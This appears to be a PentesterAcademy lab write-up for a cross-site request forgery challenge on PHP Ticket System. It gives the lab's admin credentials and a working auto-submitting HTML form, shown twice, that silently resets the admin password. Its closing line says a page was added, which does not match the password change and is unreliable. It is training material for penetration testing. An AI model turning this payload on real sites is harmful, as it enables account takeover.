


ATTACK
DEFENSE
by PentesterAcademy

Name	PHP Ticket System
URL	https://www.attackdefense.com/challengedetails?cid=291
Type	Real World Webapps : CSRF


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.




Step 2: Search on google “PHP Ticket System vulnerability exploit db” and look for publicly available exploits.




The exploit db link contains the HTML script required to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/26007



Step 3: The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description. Navigate to the admin login portal and log into the application.


URL: http://ucwqydilsnqnagslzh4s0wrb3.mumbaix.attackdefenselabs.com/?p=login



Credentials:

- **Username**: admin
- **Password**: 123321

Admin Dashboard:



Step 4: Copy the HTML script provided at exploit db link and update the URL in the request.

HTML Script:


```
<html>
 <head>
</head>
<body>
<!--  php ticket  -->
<form
action="http://ucwqydilsnqnagslzh4s0wrb3.mumbaix.attackdefenselabs.com/?p=process_change_password&id=1"
method="POST" id="csrf" name="csrf" onload="go()">
  <input type="hidden" name="new_password" value="12351235"/>
  <input type="hidden" name="confirm_password" value="12351235"/>
  <input type="hidden" name="submit" value="Change Password"/>
  <input type="submit" value="Submit form" />
  </form>
  </form>
  <script language="JavaScript" type="text/javascript">
  document.csrf.submit();
  </script>
  </body>
  </html>
```

Save the HTML script as csrf.html


```
root@PentesterAcademyLab:~$ cat csrf.html
<html>
  <head>
 </head>
 <body>
 <!--  php ticket  -->
 <form action="http://ucwqydilsnqnagslzh4s0wrb3.mumbaix.attackdefenselabs.com/?p=process_change_password&id=1" method="POST" id="csrf" name="
csrf" onload="go()">
   <input type="hidden" name="new_password" value="12351235"/>
   <input type="hidden" name="confirm_password" value="12351235"/>
   <input type="hidden" name="submit" value="Change Password"/>
   <input type="submit" value="Submit form" />
   </form>
   </form>
   <script language="JavaScript" type="text/javascript">
   document.csrf.submit();
   </script>
   </body>
   </html>

root@PentesterAcademyLab:~$
```

Step 5: Open the HTML script in the same browser session.




Click on Submit form.



The password has been modified.

Step 6: Logout and login with the new credentials.

- **Username**:admin
- **Password**:12351235



The CSRF was successful and as a result a page was added.

References:

1. PHP Ticket System (http://sourceforge.net/projects/phpticketsystem/)
2. PHP Ticket System Beta 1 - Cross-Site Request Forgery (https://www.exploit-db.com/exploits/26007)